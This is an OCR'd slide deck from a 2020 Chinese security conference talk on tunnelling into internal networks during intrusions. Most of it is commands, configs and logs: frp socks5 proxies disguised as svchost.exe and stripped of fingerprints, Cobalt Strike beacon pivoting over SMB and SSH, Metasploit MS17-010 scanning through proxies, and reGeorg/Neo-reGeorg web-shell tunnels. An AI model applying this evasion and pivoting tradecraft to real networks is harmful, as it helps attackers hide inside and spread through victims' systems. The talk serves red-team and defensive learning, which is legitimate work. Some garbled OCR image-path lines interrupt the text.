西湖论剑 网络安全技能大赛 HANGZHOU CHINA | 雷神众测

攻防对抗 跨界交流

2020西湖论剑大赛品质论坛·雷神众测HACKINGDAY

主办单位 | 杭州市公安局 | 共青团杭州市委 | 杭州市学生联合会

承办单位 | 安恒信息 | 杭州市网络安全研究所 | 杭州市网络安全协会


协办单位 | 安恒信息海特实验室 | 安恒信息雷神众测 | 安恒信息AiLPHA大数据实验室

实战中内网穿透的打法

演讲人：AnonySec

安恒 · 水滴实验室 安全研究员

Mind Map


实战中内网穿透的打法
(常用 ↔ 稳定、隐蔽)
目标出网
(socks代理)
frp (socks5)
原版
通信端口、程序名、配置文件需伪装
加密压缩传输
use_encryption = true
启用加密 (通信内容加密传输，有效防止流量被拦截)
use_compression = true
启用压缩 (传输内容进行压缩，有效减小传输的网络流量，加快流量转发速度，但会额外消耗一些CPU资源)
改版 (二开)
去指纹，去特征
客户端配置文件 不落地
CobaltStrike (Malleable-C2-Profiles) → socks4a
利用出网机器上线不出网机器 (route可达)
SMB Beacon
Link Listener
SSH Login
缺：主Beacon掉，均掉
挂socks代理
SSTap-beta
直接全局代理
Proxifier
IP/工具 规则
socks 口令
Proxychains
命令行代理神器
Metasploit
proxychains启动，支持socks口令
msf直接挂：setg proxies type:host:port[,type:host:port][...] 支持多级代理
等等 ...
目标不出网
(http代理)
reGeorg (socks5)
Neo-reGeorg (加密)
冰蝎 (开socks5，传输中存在数据包丢失)
常用，如果低版本不支持?
reduh、abptts等 (单端口转发，不适用GUI)
msf → bind payload (meter) 上线 → socks4a
必须小线程，这是两层代理 http ↔ socks4a
隔离网络
(多级代理)
frp
隔离内网(多张网卡/策略不同) 必须是客户端
ssh
本地转发
正向tcp端口加密转发
远程转发
反向tcp端口加密转发
动态转发
正向加密socks5
ssh -C -f -N -g -D 0.0.0.0:1080 root@0.0.0.0 -p 22
服/客 → 单文件 (适内，不适外)
本地socks5
ew
./ew -s ssocksd -l 1080
iox
./iox proxy -l 1080
多级代理
Proxifier
一级代理，二级代理 ...
启用 代理规则
Proxychains
联动 相关安全工具
Metasploit (VPS)
在已获取的sessions上添加route
开socks4a/socks5
优：只要session可达，一个socks可多层穿透
缺：主session掉，均掉

frp (socks5)

https://github.com/fatedier/frp

frp 是一个专注于内网穿透的高性能的反向代理应用，支持 TCP、UDP、HTTP、HTTPS 等多种协议。可以将内网服务以安全、便捷的方式通过具有公网 IP 节点的中转暴露到公网。

```
#Frp客户端配置文件
[common]
server_addr = xx.xx.xx.xx
#服务端口使用 Web常见端口
server_port = 80


[socks5]
type = tcp
remote_port = 443
plugin = socks5
use_encryption = true
use_compression = true
#socks5口令
#plugin_user = SuperMan
#plugin_passwd = Xp02McWe6nj3
```

frp 流量加密压缩对比


```
use_encryption = true
use_compression = true
```


```
#use_encryption = true
#use_compression = true
```

frp 客户端伪装

frp客户端与配置文件传到目标机后，把程序名与配置文件进行修改，并放在系统相关文件夹中，做到隐蔽。

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > setg

Global
======

  Name     Value
  ----     -----
  proxies  socks5:103.224.[redacted]:8088

msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.144.207:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.144.207:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

```
DMI3D88.tmp    2020/1/2 19:37    TMP 文件    1 KB
svchost.exe    2019/11/28 14:28  应用程序    10,275 KB

管理员: C:\Windows\system32\cmd.exe - svchost.exe -c DMI3D88.tmp
C:\Windows\Temp>svchost.exe -c DMI3D88.tmp
2020/01/02 19:41:10 [I] [service.go:249] [6ab24361b3353c80] login to server success, get run id [6ab24361b3353c80], server udp port [0]
2020/01/02 19:41:10 [I] [proxy_manager.go:144] [6ab24361b3353c80] proxy added: [socks5]
2020/01/02 19:41:11 [I] [control.go:164] [6ab24361b3353c80] [socks5] start proxy success
```

```
anonysec@ivpser:~/tools/frps$
anonysec@ivpser:~/tools/frps$ ./frps_0.30.0 -c frpss.ini
2020/01/02 19:39:54 [I] [service.go:141] frps tcp listen on 0.0.0.0:8080
2020/01/02 19:39:54 [I] [root.go:205] start frps success
2020/01/02 19:41:10 [I] [service.go:372] [6ab24361b3353c80] client login info: ip [61.164.[redacted]:47512] version [0.30.0] hostname [] os [windows] arch [amd64]
2020/01/02 19:41:10 [I] [tcp.go:63] [6ab24361b3353c80] [socks5] tcp proxy listen port [8088]
2020/01/02 19:41:10 [I] [control.go:420] [6ab24361b3353c80] new proxy [socks5] success
```

frp 二开

- 去指纹，去特征
- 客户端配置文件 不落地

```
root@somewhere:~/frp# ./amd64s -c sys2.ini
2020/11/11 03:18:44 [I] [service.go:178] frps tcp listen on 0.0.0.0:65222
2020/11/11 03:18:44 [I] [root.go:209] start frps success
2020/11/11 03:18:54 [I] [service.go:434] [6a3f2c4fe7bb4eb7] client login info: ip [112.[redacted]8:10581] version [1.1.0] hostname [] arch [amd64]
2020/11/11 03:18:54 [I] [tcp.go:63] [6a3f2c4fe7bb4eb7] [gogogo] tcp proxy listen port [65223]
2020/11/11 03:18:54 [I] [control.go:445] [6a3f2c4fe7bb4eb7] new proxy [gogogo] success
```


```
C:\Windows\system32\cmd.exe - amd64c.exe -a 47.[redacted].73 -p 65222 -t SuperSec -r 65223

D:\Tools\Proxy\frp\改版>amd64c.exe -a 47.[redacted]73 -p 65222 -t SuperSec -r 65223
2020/11/11 03:18:54 [I] [service.go:282] [6a3f2c4fe7bb4eb7] login to server success, get run id [6a3f2c4fe7bb4eb7], server udp port [0]
2020/11/11 03:18:54 [I] [proxy_manager.go:144] [6a3f2c4fe7bb4eb7] proxy added: [gogogo]
2020/11/11 03:18:54 [I] [control.go:179] [6a3f2c4fe7bb4eb7] [gogogo] start proxy success
```

CobaltStrike (socks4a)

- 到已控目标机的Beacon下将socks代理开启

- **beacon > socks 1024**

  # 端口根据VPS实际情况进行设置



CobaltStrike

Link 链接，只要主链路 (出网机Beacon) 掉线，均掉 ！

external	internal	user	computer	pid
192.168.144.155 oooo	192.168.144.155	Administrator *	R00T-8CB39E3121	2324
192.168.144.155 oooo	192.168.144.196	Administrator *	WIN-2IVRF6CP7HB	2768

Event Log X | Beacon 192.168.144.196@2768 X

```
[+] established link to parent beacon: 192.168.144.155
beacon> shell netstat -ano |findstr 4444
[*] Tasked beacon to run: netstat -ano |findstr 4444
[+] host called home, sent: 57 bytes
[+] received output:
  TCP    192.168.144.196:49178  192.168.144.155:4444   ESTABLISHED     2768
```

Link Listener

external	internal	user	computer
192.168.144.155 oooo	192.168.144.174	root *	kali
192.168.144.155 oooo	192.168.144.203	root *	localhost.localdomain

Event Log X | Beacon 192.168.144.155@2548 X | Credentials X | Targets X

```
[+] received output:
Scanner module is complete

beacon> ssh 192.168.144.174:22 root admin
[*] Tasked beacon to SSH to 192.168.144.174:22 as root
beacon> ssh 192.168.144.203:22 root admin
[*] Tasked beacon to SSH to 192.168.144.203:22 as root
```

SSH Login

192.168.144.211 oooo	192.168.144.155	SYSTEM *	R00T-8CB39E3121
192.168.144.211	192.168.144.211	Administrator *	WIN-2IVRF6CP7HB


Event Log X | Listeners X | Beacon 192.168.144.155@2776 X


```
[+] established link to parent beacon: 192.168.144.211
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
nt authority\system

beacon> shell netstat -ano |findstr ESTABLISHED
[*] Tasked beacon to run: netstat -ano |findstr ESTABLISHED
[+] host called home, sent: 64 bytes
[+] received output:
  TCP    192.168.144.155:445    192.168.144.211:54636  ESTABLISHED     4
```

SMB Becon

Neo reGeorg


```
python reGeorgSocksProxy.py -u http://192.168.144.211/tunnel.aspx -l 0.0.0.0 -p 10080

python neoreg.py -k test@123 -l 0.0.0.0 -p 10081 -u http://192.168.144.211/neo-tunnel.aspx
```





冰蝎 (开socks5)

